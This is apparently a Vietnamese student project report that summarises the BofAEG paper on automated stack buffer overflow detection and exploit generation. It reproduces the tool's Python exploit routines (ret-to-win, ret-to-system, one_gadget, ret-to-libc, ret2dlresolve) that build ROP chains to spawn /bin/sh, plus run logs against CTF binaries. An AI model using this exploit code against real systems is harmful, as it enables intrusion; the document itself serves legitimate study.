

BÁO CÁO TIẾN ĐỘ ĐỒ ÁN MÔN HỌC

Môn học: **Lập trình an toàn và khai thác lỗ hổng phần mềm**

Tên chủ đề: "BofAEG: Automated Stack Buffer Overflow Vulnerability Detection and Exploit Generation Based on Symbolic Execution and Dynamic Analysis"

Mã nhóm: G01 - Mã đề tài: CK07

Lớp: **NT521.N11.ATCL**

THÔNG TIN THÀNH VIÊN NHÓM:

(Sinh viên liệt kê tất cả các thành viên trong nhóm)

STT	Họ và tên	MSSV	Email
1	Trần Đại Dương	20521226	20521226@gm.uit.edu.vn
2	Lã Ngọc Ánh	20521065	20521065@gm.uit.edu.vn
3	Trương Đình Trọng Thanh	20520766	20520766@gm.uit.edu.vn

1. NỘI DUNG THỰC HIỆN:¹

1.1. Chủ đề nghiên cứu trong lĩnh vực An toàn phần mềm:

+ Phát hiện lỗ hổng bảo mật phần mềm

” Khai thác lỗ hổng bảo mật phần mềm tự động

” Lập trình an toàn

Khai thác lỗ hổng tràn bộ đệm, ROP, Return to libc, Ret to DI-Resolve

1.2. Tên bài báo tham khảo chính:

Xu, S., & Wang, Y. (2022). BofAEG: Automated Stack Buffer Overflow Vulnerability Detection and Exploit Generation Based on Symbolic Execution and Dynamic Analysis. Security and Communication Networks, 2022.

1.3. Dịch tên Tiếng Việt cho bài báo:

BofAEG: Tự động phát hiện và tạo lỗ hổng tràn bộ đệm ngăn xếp dựa trên thực thi biểu tượng và phân tích động.

¹ Ghi nội dung tương ứng theo mô tả

1.4. Tóm tắt nội dung chính:

- Bài báo giới thiệu về stack buffer overflow, nguyên nhân xảy ra là do khi nhập đầu vào, số lượng byte của input lớn hơn so với số lượng byte của buffer được ghi và lưu trữ trên ngăn xếp (stack).
- Lỗi hổng này đồng thời có thể ghi đè lên hoặc thay thế địa chỉ trả về của hàm với mục đích là chiếm đoạt được luồng điều khiển(control flow) của chương trình (ví dụ như thay địa chỉ trả về (return address) thành địa chỉ của shell: "/bin/sh").
- Các tác giả của bài báo đã thực hiện BofAEG để dùng thực thi biểu tượng (symbolic execution) và phân tích động (dynamic analysis) để tìm ra và khai thác lỗ hổng tràn bộ đệm ngăn xếp 1 cách tự động. Kết quả cho thấy BofAEG thực hiện nhiều kỹ thuật khai thác và nhanh hơn so với việc dùng phương pháp AEG.

1.5. Các kỹ thuật chính được mô tả sử dụng trong bài báo:

BofAEG:




FIGURE 6: Method flow chart.

- Buffer overflow là lỗi hổng rất phổ biến trên phần mềm. Vì vậy có rất nhiều security được dùng để giảm thiểu tấn công này như CANARY, NX(Non-Executable), ASLR, PIE
 - Bài báo này tác giả sử dụng BofAEG để tự động phát hiện và khai thác lỗi hổng buffer overflow trong file thực thi x64.
1. BofAEG đầu tiên sẽ kiểm tra liệu có hàm win trong chương trình hay không. Sau đó nếu chương trình được bảo vệ bởi PIE, BofAEG sẽ cố gắng kích hoạt hàm win trực tiếp hoặc tìm kiếm địa chỉ bị leak ra.

2. Tiếp đến BofAEG hướng tới vị trí chính xác của lỗ hổng tràn ngăn xếp thông qua symbolic execution và thu được các địa chỉ tượng trưng có thể kiểm soát.
3. Cuối cùng, BofAEG sẽ áp dụng kỹ thuật khai thác khác dựa vào chương trình bao gồm hàm win và có được bảo mật bởi PIE không.

Các Vulnerability

Các lỗ hổng phổ biến hiện nay như: Stack buffer overflow, return to libc, ret to DI-Resolve

- Tác giả sử dụng symbolic execution và dùng input có thể kích hoạt lỗ hổng tràn bộ đệm
 - Đầu tiên BofAEG sẽ lấy chương trình nhị phân như 1 đầu vào và sau đó gọi hàm find_win để kiểm tra có hàm đó trong chương trình hay không (trong các chương trình CTF, win được chia làm 2 loại: 1 cái dùng để đọc nội dung của flag trong bộ nhớ và in ra thông qua output, còn lại thì thực thi hàm system() và sử dụng shell
 - Tiếp theo BofAEG sẽ xác nhận nhị phân có được bảo vệ bởi PIE, và lựa chọn dựa vào nó có bao gồm hàm win hay không.
1. Nếu có thì sẽ gọi hàm explore_to_win để sử dụng symbolic execution để nhận đầu vào của hàm win.
 2. Tuy nhiên nếu chương trình được bảo vệ bởi PIE à không có hàm win, BofAEG sẽ gọi find_leak để thu nhập các địa chỉ chương trình và địa chỉ của libc.so. Sau đó sẽ phân xét liệu địa chỉ xác định trong chương trình hoặc phạm vi địa chỉ bộ nhớ libc.so à finid_leak có thể nhận các địa chỉ của chương trình hoặc libc.so để bypass PIE/ASLR
 3. Tiếp đến, BofAEG gọi hàm find_stack_bof để phát hiện lỗ hổng tràn bộ đệm, find_stack_bof sử dụng symbolic execution để tìm ra các path, và vì các path càng ngắn sẽ kích hoạt lỗ hổng nên việc phân tích sẽ càng dễ hơn, nó sử dụng chiến thuật breadth-first search trong lúc khám phá. Hàm find_stack_bof kiểm tra liệu thanh ghi rip có được biểu hiện sau mỗi lần chuyển đổi trạng thái tượng trưng. Nếu thanh ghi rip có biểu hiện, chương trình sẽ kích hoạt lỗ hổng tràn bộ đệm và đồng thời find_bof_stack sẽ ghi lại địa chỉ bộ nhớ tượng trưng có thể kiểm soát để sử dụng bước cuối cùng của các ràng buộc tượng trưng để tạo khai thác.
- Các kỹ thuật khai thác thực hiện hàm get_shell dựa vào lỗ hổng tràn bộ đệm như sau:

Mục tiêu của hàm find_win:

1. system("/bin/sh") or system("cat flag")

2. print flag to stdout

"""

pwn.log.info("Finding win...")

self.win_addr = 0 // khởi tạo biến address của win

寻找system("/bin/sh") or system("cat flag")

if 'system' in elf.plt: // thực hiện tìm kiếm biến system trong file ELF

system_node =
self.cfg.model.get_any_node(elf.plt['system']) // nếu có sẽ được
gán cho biến system_node

for pre in system_node.predecessors: // trả về 1 list các
node trước system node.

node

if pre.addr <= system_node.addr and pre.addr + pre.size
< system_node.addr:

(Nếu pre.addr <= địa chỉ biến system và (địa chỉ của pre + kích
thước của pre) < địa chỉ của biến system)

1. **Find_win:** thực hiện kiểm tra win là hàm chứa backdoor nếu chương trình được bảo vệ bởi PIE, BofAEG cố gắng kích hoạt chức năng win trực tiếp hoặc tìm kiếm rò rỉ địa chỉ

```
def explore_to_win(self):
    """使用符号执行探索到win"""
    pwn.log.info("Exploring to win...")
    if not self.win_addr:
        pwn.log.info("No win!")
        return

    state = self.entry_state.copy()
    simgr = self.project.factory.simgr(state)
    simgr.explore(find=self.win_addr)

    if simgr.found != []:
        pwn.log.success("Exploration success!")
        payload = b"".join(simgr.found[0].posix.stdin.concretize())
        p.sendline(payload)
        try:
            p.interactive()
        finally:
            killmyself()
    else:
        pwn.log.info("Exploration failed!")
```

2. **Explore to win:** sử dụng symbolic execution để thử nhận input có thể kích hoạt hàm win khi chương trình được bảo vệ bởi PIE và có hàm win trong đó.

```
def ret_to_win(self):
    """修改返回地址为win"""
    pwn.log.info("Trying tech(ret_to_win)...")

    win_addr = self.win_addr if not elf.pie else self.win_addr-elf.address+self.text_base
    state = self.vuln_state.copy()
    set_concrete(state, self.vuln_control_addrs, pwn.p64(win_addr))
    payload = b''.join(state.posix.stdin.concretize())

    # system has movaps(check rsp & 0xf == 0)
    global p
    p.sendline(payload)
    try:
        res = p.recvuntil(b'flag[test]', timeout=0.1)
        if b'flag[test]' in res:
            print(res)
            p.close()
            killmyself()

        p.sendline(b'cat flag')
        res = p.recvuntil(b'flag[test]', drop=False)
        print(res)
        p.interactive()
    except KeyboardInterrupt:
        killmyself()
    except: # 后门失败,有可能是system的栈对齐问题
        p.close()
        p = pwn.process(filepath, env={'LD_LIBRARY_PATH': libpath})
        if elf.pie: # 需要重新leak
            if self.leak_recv_type == 'str':
                leak = int(p.recv(14), 16)
            elif self.leak_recv_type == 'byte':
                leak = pwn.u64(p.recv(6).ljust(8, b'\x00'))
            pwn.log.info("Found remote text leak :0x%x"%leak)
            self.text_base = leak - self.text_offset
            pwn.log.info("text_base :0x%x"%self.text_base)

        rop = self.get_rop()
        state = self.vuln_state.copy()
        set_concrete(state, self.vuln_control_addrs, pwn.p64(rop.search(regs=['rdi']).address+1)+pwn.p64(win_addr))
```

3. **Ret to win:** Kỹ thuật khai thác này nhằm đạt mục đích chiếm đoạt dòng điều khiển chương trình đến hàm win bằng cách overwrite địa chỉ trả về với địa chỉ của hàm win khi chương trình có hàm win và địa chỉ của hàm win được biết trước.

```
def ret_to_system(self):
    """存在libc地址泄露, ret to system
    """
    pwn.log.info("Trying tech{ret_to_system}...")

    tmp_libc = pwn.ELF(libpath+'libc.so.6', checksec=False)
    tmp_libc.address = self.libc_base
    try:
        pwn.ROP.clear_cache()
    except:
        pass
    rop = pwn.ROP(tmp_libc)
    rop.call(tmp_libc.sym['system'], [next(tmp_libc.search(b'/bin/sh\x00'))])

    state = self.vuln_state.copy()
    set_concrete(state, self.vuln_control_addrs, rop.chain())
    getshell = b''.join(state.posix.stdin.concretize())
    p.sendline(getshell)
    try:
        p.interactive()
    finally:
        killmyself()
```

4. **Ret to system:** kỹ thuật khai thác được thực hiện khi chương trình được bảo vệ bởi PIE và có địa chỉ libcs.so bị lộ ra. Vì địa chỉ chương trình không được biết, các hàm đã giới thiệu trong chương trình sẽ không được sử dụng, vì vậy nó rất cần thiết để sử dụng các tiện ích trực tiếp và các hàm trong libc.so. Vì libc.so bao gồm chuỗi “/bin/sh” và hàm system(), “ret to system” có thể sử dụng trực tiếp ROP attack để thực thi hệ thống (“/bin/sh”)

```
def ret_to_one(self):
    """存在libc地址泄露, ret to one gadget
    """
    pwn.log.info("Trying tech{ret_to_one}...")

    r2 = init_r2(filepath, self.vuln_input)
    r2.cmd('dcu '+hex(self.vuln_addr))
    one_offset = check_r2_one(r2, stack_off=8)

    if not one_offset:
        pwn.log.info("No one_offset found!")
        return
    pwn.log.info("Found one_offset :0x%x"%one_offset)

    state = self.vuln_state.copy()
    set_concrete(state, self.vuln_control_addrs, pwn.p64(self.libc_base+one_offset)[:6])
    getshell = b''.join(state.posix.stdin.concretize())
    p.sendline(getshell)
    try:
        p.interactive()
    finally:
        killmyself()
```



5. **Ret to one_gadget:** là 1 tool được sử dụng để tìm địa chỉ trong libc.so mà có thể dẫn tới điều hành khi các thanh ghi của chương trình và trạng thái bộ nhớ gặp trong điều kiện chính. Giống như hàm ret-to-win, ret to one_gadget thay đổi địa chỉ trả về thành địa chỉ của 1 địa chỉ tiện ích thích hợp.

```
def ret_to_libc(self):
    """
    首先构造rop链泄露libc地址,
    然后利用return-to-libc技术执行system("/bin/sh")
    """
    pwn.log.info("Trying tech(ret_to_libc)...")

    leak_got = None
    rop = self.get_rop()
    if 'puts' in elf.plt:
        leak_got = 'puts'
    elif 'printf' in elf.plt:
        leak_got = 'printf' # 可能会有movaps找对齐检查

    if not leak_got:
        pwn.log.info("No stdout function available for leak.")
        return False
    pwn.log.info("Found leak_got : "+leak_got)

    leak_addr = elf.got[leak_got] if not elf.pie else elf.got[leak_got]-elf.address+self.text_base
    rop.call(leak_got, [leak_addr])

    vuln_func_addr = self.vuln_func.address if not elf.pie else self.vuln_func.address-elf.address+self.text_base

    payload = b''
    payload += pwn.p64(rop.rdi.address+1) # movaps align
    payload += rop.chain()
    payload += pwn.p64(vuln_func_addr)

    state = self.vuln_state.copy()
    set_concrete(state, self.vuln_control_addr, payload)
    rop_chain = b''.join(state.posix.stdin.concretize())

    p.send(rop_chain)

    leak_addr = pwn.u64(p.recvuntil(b'\x7f', drop=False)[-6:].ljust(8, b'\x00'))
    pwn.log.info("leak_addr: 0x%x"%leak_addr)

    libc = pwn.ELF(libpath+'libc.so.6', checksec=False)
    libc_base = leak_addr - libc.sym[leak_got]
    pwn.log.info("libc_base: 0x%x"%libc_base)
```

6. **Ret to libc:** kỹ thuật này là 1 trong những cách phổ biến nhất của tấn công ROP. Khi chương trình tải địa chỉ đã biết (không được bảo vệ bởi PIE hoặc text_addr đã bị giành được) và hàm tiêu chuẩn output được đưa vào, kỹ thuật này đầu tiên sẽ gọi hàm tiêu chuẩn đầu ra để leak địa chỉ libc.so. Sau đó kích hoạt lỗ hổng tràn bộ đệm lần nữa để chiếm đoạt dòng điều khiển luồng tới hàm vuln. Cuối cùng dòng điều khiển luồng sẽ chiếm đoạt hàm system() trong libc.so.


```
def ret_to_dlresolve(self):
    pwn.log.info("Trying tech{ret_to_dlresolve}...")

    rop, dlresolve = self.get_rop(need_dlresolve=True)

    if 'gets' in elf.plt:
        rop.call('gets', [dlresolve.data_addr])
    elif 'read' in elf.plt:
        rop.call('read', [0, dlresolve.data_addr])

    rop.ret2dlresolve(dlresolve)

    state = self.vuln_state.copy()
    set_concrete(state, self.vuln_control_addrs, rop.chain())
    rop_chain = b''.join(state.posix.stdin.concretize())
    p.send(rop_chain)
    pwn.sleep(0.1)
    p.sendline(dlresolve.payload)
    try:
        p.interactive()
    finally:
        killmyself()
```

7. **Ret to dl-resolve:** Kỹ thuật này không phụ thuộc vào hàm tiêu chuẩn đầu ra, nhưng trên hàm này để lưu dữ liệu fake vào bộ nhớ có thể đọc và ghi được, nó sẽ dùng `_dl_runtime_resolve` để giải quyết hàm fake đến chương trình và gọi hàm target.

1.6. Môi trường thực nghiệm của bài báo:

- Cấu hình máy tính: Máy Ubuntu 18.04 64 với RAM 3G và Kernel phiên bản 5.4.0.
- Các công cụ hỗ trợ sẵn có:
 - angr - thực thi biểu tượng
 - radare2 - phân tích động
 - pwntools
 - welpwn
 - glibc-all-in-one
- Ngôn ngữ lập trình để hiện thực phương pháp: Python3
- Đối tượng nghiên cứu (chương trình phần mềm dùng để kiểm tra tính khả thi của phương pháp/tập dữ liệu – nếu có): sử dụng các chương trình CTF và CVE có lỗ hổng tràn bộ đệm ngăn xếp để thực hiện các thử nghiệm, tất cả được để trong mục challenges

! Nguồn github: https://github.com/Kirito0/bof_aeg

- Tiêu chí đánh giá tính hiệu quả của phương pháp: sử dụng chương trình có được bảo vệ bởi PIE hay không và liệu nó có chứa các hàm win hay không ?

1.7. Kết quả thực nghiệm của bài báo:

TABLE 1: Results of Zeratoool and BofAEG on CTF and CVE programs.							
Program	NX	CANARY	PIE	Win	Zeratoool	BofAEG	Exp Tech
redpwnctf2020_coffer	✓	×	×	✓	N/A	6 s	Ret to system win
csictf2020_pwn0x1	✓	×	×	✓	N/A	5 s	Ret to system win
csictf2020_pwn0x2	✓	×	×	✓	N/A	6 s	Ret to system win
csictf2020_pwn0x3	✓	×	×	✓	7 s	6 s	Ret to system win
dctf2021_sanity	✓	×	×	✓	N/A	4 s	Ret to system win
umdcctf2021_jne	✓	×	×	✓	7 s	6 s	Ret to flag win
csawctf2021_password	✓	×	×	✓	N/A	60 s	Ret to system win
h@cktivityctf2021_retcheck	✓	×	×	✓	N/A	8 s	Ret to flag win
downunderctf2021_deadcode	✓	×	×	✓	N/A	6 s	Ret to system win
downunderctf2021_out	✓	×	×	✓	6 s	5 s	Ret to system win
csawctf2020_ropcity	✓	×	×	×	30 s	6 s	Ret to libc
downunderctf2020_return	✓	×	×	×	30 s	7 s	Ret to libc
dctf2021_babybof	✓	×	×	×	37 s	5 s	Ret to libc
umdcctf2021_jnw	✓	×	×	×	27 s	6 s	Ret to libc
tamilctf2021_name	✓	×	×	×	N/A	4 s	Ret to libc
dicectf2021_babyrop	✓	×	×	×	N/A	6 s	Ret to dl-resolve
utctf2021_resolve	✓	×	×	×	N/A	6 s	Ret to dl-resolve
nahamconctf2021_smol	✓	×	×	×	N/A	4 s	Ret to dl-resolve
sharkyctf2020_give	✓	×	✓	×	N/A	4 s	text_addr and ret to libc
wpictf2020_dorsia1	✓	×	✓	×	N/A	4 s	libc_addr and ret to one_gadget
dctf2021_hotelrop	✓	×	✓	×	N/A	5 s	text_addr and ret to libc
lexingtonctf2021_gets	✓	×	✓	×	N/A	11 s	Explore to flag win
lexingtonctf2021_madlibs	✓	×	×	✓	N/A	N/A	N/A
cyberctf2021_harvester	✓	✓	✓	×	N/A	N/A	N/A
Cve-2004-1257_abc2mtex	✓	×	×	×	N/A	N/A	N/A
Cve-2011-1938_php	✓	×	×	×	N/A	N/A	N/A
Cve-2012-4409_mcrypt	✓	×	×	×	N/A	N/A	N/A
Cve-2013-2028_nginx	✓	×	×	×	N/A	N/A	N/A
Cve-2017-13089_wget	✓	×	×	×	N/A	N/A	N/A

- BofAEG khắc phục được một số khó khăn hiện tại nghiên cứu về phát hiện tự động và khai thác tạo ra lỗ hổng tràn bộ đệm ngăn xếp.

- Hạn chế:

- 1) Vẫn còn 1 số chương trình bofAEG không thể phát hiện thành công
- 2) Hạn chế từ **Sympolic execution**, bởi vì BofAEG sử dụng symbolic execution để phát hiện stack buffer overflow lấy dữ liệu đầu vào đạt đến chính xác điểm lỗ hổng và tạo khai thác cuối cùng, không thể tránh được sự path explosion và giải quyết các vấn đề khó khăn mà thực hiện tượng trưng.
- 3) Hạn chế của một **loại lỗ hổng duy nhất**. Mặc dù lỗ hổng tràn bộ đệm ngăn xếp rất cao có hại, CANARY có thể giảm thiểu hiệu quả tác hại của lỗ hổng này. Tuy nhiên, kể từ CANARY đã được ngẫu nhiên hóa và lưu trữ trong bộ nhớ chương trình khi chương trình được bắt đầu nếu giá trị của CANARY có thể bị rò rỉ thông qua lỗ hổng bảo mật, việc khai thác tràn bộ đệm ngăn xếp có thể cũng được hoàn thành.

1.8. Công việc/tính năng/kỹ thuật mà nhóm thực hiện lập trình và triển khai cho demo:

Bước 1: Tải source code BofAEG

git clone https://github.com/Kirito0/bof_aeg.git

Bước 2: Tải các thư viện cần thiết:

- angr
- radare2
- pwntools
- welpwn
- glibc-all-in-one

Lưu ý, với glibc-all-in-one, ta sẽ chọn đúng phiên bản với bài báo đưa ra và ghi nhớ đường dẫn của file (ví dụ file 2.23-0ubuntu3_amd64)

Bước 3: Chỉnh sửa code tại file *bof_aeg.py*

Ta sẽ thay đổi đường dẫn file 2.23-0ubuntu3_amd64 hoặc file 2.23-0ubuntu3_i386

```
libpath = "/home/trthanh/Desktop/bof_aeg-main/glibc-all-in-one/libs/2.23-0ubuntu3_amd64/"
init_profile(filepath, libpath, inputpath, outputpath)
```

Bước 4: Thực nghiệm

```
(angr) trthanh@ubuntu:~/Desktop/bof_aeg-main$ python3 bof_aeg.py /home/trthanh/Desktop/bof_aeg-main/challenges/dctf2021_hotelrop
```

1.9. Phân tích kết quả:

Ở đây, ta sẽ phân tích file **dctf2021_hotelrop**

Đầu tiên, ta xem các chế độ NX, CANARY, PIE trong file binary có được kích hoạt hay không?

```
[*] '/home/trthanh/Desktop/bof_aeg-main/challenges/dctf2021_hotelrop'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
INFO | 2023-01-03 09:53:43,735 | pwnlib.elf.elf | '/home/trthanh/Desktop/bof_aeg-main/challenges/dctf2021_hotelrop'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
```

Tiếp theo, hệ thống sẽ tự động tìm win_addr, nếu có hệ thống sẽ in ra. Trong trường hợp này, ta thấy không có **win**. Sau đó, hệ thống sẽ tiếp tục tìm hiểu về stack bof, và dò theo luồng đã được sắp đặt.


```
[*] Finding win...
INFO | 2023-01-03 09:53:44,389 | pwnlib.exploit | Finding win...
WARNING | 2023-01-03 09:53:44,390 | angr.storage.memory_mixins.default_filler_mixin | The program is accessing register with an unspecified value. This could indicate unwanted behavior.
WARNING | 2023-01-03 09:53:44,390 | angr.storage.memory_mixins.default_filler_mixin | angr will cope with this by generating an unconstrained symbolic variable and continuing. You can resolve this by:
WARNING | 2023-01-03 09:53:44,390 | angr.storage.memory_mixins.default_filler_mixin | 1) setting a value to the initial state
WARNING | 2023-01-03 09:53:44,390 | angr.storage.memory_mixins.default_filler_mixin | 2) adding the state option ZERO_FILL_UNCONSTRAINED_{MEMORY,REGISTERS}, to make unknown regions hold null
WARNING | 2023-01-03 09:53:44,391 | angr.storage.memory_mixins.default_filler_mixin | 3) adding the state option SYMBOL_FILL_UNCONSTRAINED_{MEMORY,REGISTERS}, to suppress these messages.
WARNING | 2023-01-03 09:53:44,391 | angr.storage.memory_mixins.default_filler_mixin | Filling register ftop with 8 unconstrained bytes referenced from 0x0 (not part of a loaded object)
[*] No win found!
INFO | 2023-01-03 09:53:44,404 | pwnlib.exploit | No win found!
[*] Exploring to win...
INFO | 2023-01-03 09:53:44,405 | pwnlib.exploit | Exploring to win...
[*] No win!
INFO | 2023-01-03 09:53:44,405 | pwnlib.exploit | No win!
[*] Finding text/libc leak...
INFO | 2023-01-03 09:53:44,405 | pwnlib.exploit | Finding text/libc leak...
WARN: run r2 with -e bin.cache=true to fix relocations in disassembly
INFO: File dbg:///home/trthanh/Desktop/bof_aeg-main/challenges/dctf2021_hotelrop reopened in read-write mode
WARN: run r2 with -e bin.cache=true to fix relocations in disassembly
(3440) Process exited with status=0x0
[*] Found debug text leak: 0x5555555536d
```

```
[*] Found debug text leak: 0x5555555536d
INFO | 2023-01-03 09:53:44,764 | pwnlib.exploit | Found debug text leak: 0x5555555536d
[DEBUG] Received 0x49 bytes:
DEBUG | 2023-01-03 09:53:44,766 | pwnlib.tubes.process.process.139955492523648 | Received 0x49 bytes:
b'Welcome to Hotel ROP, on main street 0x561566c6736d\n'
DEBUG | 2023-01-03 09:53:44,767 | pwnlib.tubes.process.process.139955492523648 | b'Welcome to Hotel ROP, on main street 0x561566c6736d\n'
b'You come here often?\n'
DEBUG | 2023-01-03 09:53:44,767 | pwnlib.tubes.process.process.139955492523648 | b'You come here often?\n'
[*] Found remote text leak :0x561566c6736d
INFO | 2023-01-03 09:53:44,767 | pwnlib.exploit | Found remote text leak :0x561566c6736d
[*] text_base :0x561566c66000
INFO | 2023-01-03 09:53:44,767 | pwnlib.exploit | text_base :0x561566c66000
[*] Finding stack bof...
INFO | 2023-01-03 09:53:44,767 | pwnlib.exploit | Finding stack bof...
WARNING | 2023-01-03 09:53:46,874 | angr.engines.successors | Exit state has over 256 possible solutions. Likely unconstrained; skipping. <BV64 Reverse(packet_0_stdin_8_2040[1719:1656])>
[*] Found vulnerable state.
INFO | 2023-01-03 09:53:46,877 | pwnlib.exploit | Found vulnerable state.
[*] Vuln_addr: 0x5555555536c
INFO | 2023-01-03 09:53:46,878 | pwnlib.exploit | Vuln_addr: 0x5555555536c
[*] Vuln_func(vuln): 0x5555555531e
INFO | 2023-01-03 09:53:46,879 | pwnlib.exploit | Vuln_func(vuln): 0x5555555531e
[*] Trying tech{ret_to_libc}...
INFO | 2023-01-03 09:53:46,909 | pwnlib.exploit | Trying tech{ret_to_libc}...
[*] Loading gadgets for '/home/trthanh/Desktop/bof_aeg-main/challenges/dctf2021_hotelrop'
INFO | 2023-01-03 09:53:46,949 | pwnlib.rop.rop | Loading gadgets for '/home/trthanh/Desktop/bof_aeg-main/challenges/dctf2021_hotelrop'
[*] Found leak_got :puts
INFO | 2023-01-03 09:53:46,961 | pwnlib.exploit | Found leak_got :puts
```

```
[*] leak_addr: 0x7f2bb04ed5d0
INFO | 2023-01-03 09:53:47,262 | pwnlib.exploit | leak_addr: 0x7f2bb04ed5d0
[*] libc_base: 0x7f2bb047e000
INFO | 2023-01-03 09:53:47,589 | pwnlib.exploit | libc_base: 0x7f2bb047e000
[*] system_addr: 0x7f2bb04c3380
INFO | 2023-01-03 09:53:47,589 | pwnlib.exploit | system_addr: 0x7f2bb04c3380
[*] binsh_addr: 0x7f2bb060a58b
INFO | 2023-01-03 09:53:47,600 | pwnlib.exploit | binsh_addr: 0x7f2bb060a58b
```

Dựa vào khung màu đỏ trên hình, ta có thể nhận ra đây là lỗi hỏng Ret_to_libc

Đối với flag, hệ thống sẽ tự động in ra ở file output.txt



```
Open ▾  output.txt  Save  ≡  ◯  ◯  ◯
~/Desktop/bof_aeg-main
Welcome to Hotel ROP, on main street 0x55555555536d
You come here often?
I think you should come here more often.
```

Tương tự với các file cve hay ctf khác, ta sẽ thử với file **dctf2021_sanity**

```
[*] '/home/trthanh/Desktop/bof_aeg-main/challenges/dctf2021_sanity'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
INFO | 2023-01-03 23:38:23,380 | pwnlib.elf.elf | '/home/trthanh/Desktop/bof_aeg-main/challenges/dctf2021_sanity'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

```
ERROR | 2023-01-03 23:38:24,174 | angr.project | Could not find symbol gets
[*] Finding win...
INFO | 2023-01-03 23:38:24,344 | pwnlib.exploit | Finding win...
WARNING | 2023-01-03 23:38:24,345 | angr.storage.memory_mixins.default_filler_mixin | The program is accessing register with an unspecified value. This could indicate unwanted behavior.
WARNING | 2023-01-03 23:38:24,345 | angr.storage.memory_mixins.default_filler_mixin | angr will cope with this by generating an unconstrained symbolic variable and continuing. You can resolve this by:
WARNING | 2023-01-03 23:38:24,345 | angr.storage.memory_mixins.default_filler_mixin | 1) setting a value to the initial state
WARNING | 2023-01-03 23:38:24,345 | angr.storage.memory_mixins.default_filler_mixin | 2) adding the state option ZERO_FILL_UNCONSTRAINED_{MEMORY,REGISTERS}, to make unknown regions hold null
WARNING | 2023-01-03 23:38:24,345 | angr.storage.memory_mixins.default_filler_mixin | 3) adding the state option SYMBOL_FILL_UNCONSTRAINED_{MEMORY,REGISTERS}, to suppress these messages.
WARNING | 2023-01-03 23:38:24,345 | angr.storage.memory_mixins.default_filler_mixin | Filling register ftop with 8 unconstrained bytes referenced from 0x0 (not part of a loaded object)
[*] Found system("b'/bin/sh\x00'") win_addr :0x4006db
```



```
[*] Found system("b'/bin/sh\x00'") win_addr :0x4006db
INFO | 2023-01-03 23:38:24,355 | pwnlib.exploit | Found system("b'/bin/sh\x00'") win_addr :0x4006db
[*] Finding stack bof...
INFO | 2023-01-03 23:38:24,356 | pwnlib.exploit | Finding stack bof...
WARNING | 2023-01-03 23:38:26,852 | angr.engines.successors | Exit state has over 256 possible solutions. Likely unconstrained; skipping. <BV64 Reverse(packet_0_stdin_8_2040[1463:1400])>
[*] Found vulnerable state.
INFO | 2023-01-03 23:38:26,852 | pwnlib.exploit | Found vulnerable state.
[*] Vuln_addr: 0x40078b
INFO | 2023-01-03 23:38:26,854 | pwnlib.exploit | Vuln_addr: 0x40078b
[*] Vuln_func(vuln): 0x400730
INFO | 2023-01-03 23:38:26,854 | pwnlib.exploit | Vuln_func(vuln): 0x400730
[*] Trying tech{ret_to_win}...
INFO | 2023-01-03 23:38:26,877 | pwnlib.exploit | Trying tech{ret_to_win}...
[DEBUG] Sent 0x100 bytes:
DEBUG | 2023-01-03 23:38:27,055 | pwnlib.tubes.process.process.140664091307648
```

Với file **dctf2021_sanity**, ta có thể thấy kết quả trả về là có file **Win** và tìm ra được loại lỗ hổng khai thác là **Ret_to_win**.

Xét về thời gian, cả 2 file đều cho ra kết quả tìm Win và loại lỗ hổng với tốc độ chỉ tầm 4-5s.

Bên cạnh những file cve hoặc ctf trong bài báo, chúng ta còn thử các loại testcase khác như **app1-no-canary** thì kết quả hệ thống bị lỗi khi đang tìm hàm **win**

```
WARNING | 2023-01-04 01:00:46,278 | cve_loader | app1-no-canary: base_addr was specified but the object is not PIC. Specify force_rebase=True to override
ERROR | 2023-01-04 01:00:46,285 | angr.project | Could not find symbol gets
[*] Finding win...
INFO | 2023-01-04 01:00:46,699 | pwnlib.exploit | Finding win...
WARNING | 2023-01-04 01:00:46,700 | angr.storage.memory_mixins.default_filler_mixin | The program is accessing register with an unspecified value. This could indicate unwanted behavior.
WARNING | 2023-01-04 01:00:46,700 | angr.storage.memory_mixins.default_filler_mixin | angr will cope with this by generating an unconstrained symbolic variable and continuing. You can resolve this by:
WARNING | 2023-01-04 01:00:46,700 | angr.storage.memory_mixins.default_filler_mixin | 1) setting a value to the initial state
WARNING | 2023-01-04 01:00:46,701 | angr.storage.memory_mixins.default_filler_mixin | 2) adding the state option ZERO_FILL_UNCONSTRAINED(MEMORY,REGISTERS), to make unknown regions hold null
WARNING | 2023-01-04 01:00:46,701 | angr.storage.memory_mixins.default_filler_mixin | 3) adding the state option SYMBOL_FILL_UNCONSTRAINED(MEMORY,REGISTERS), to suppress these messages.
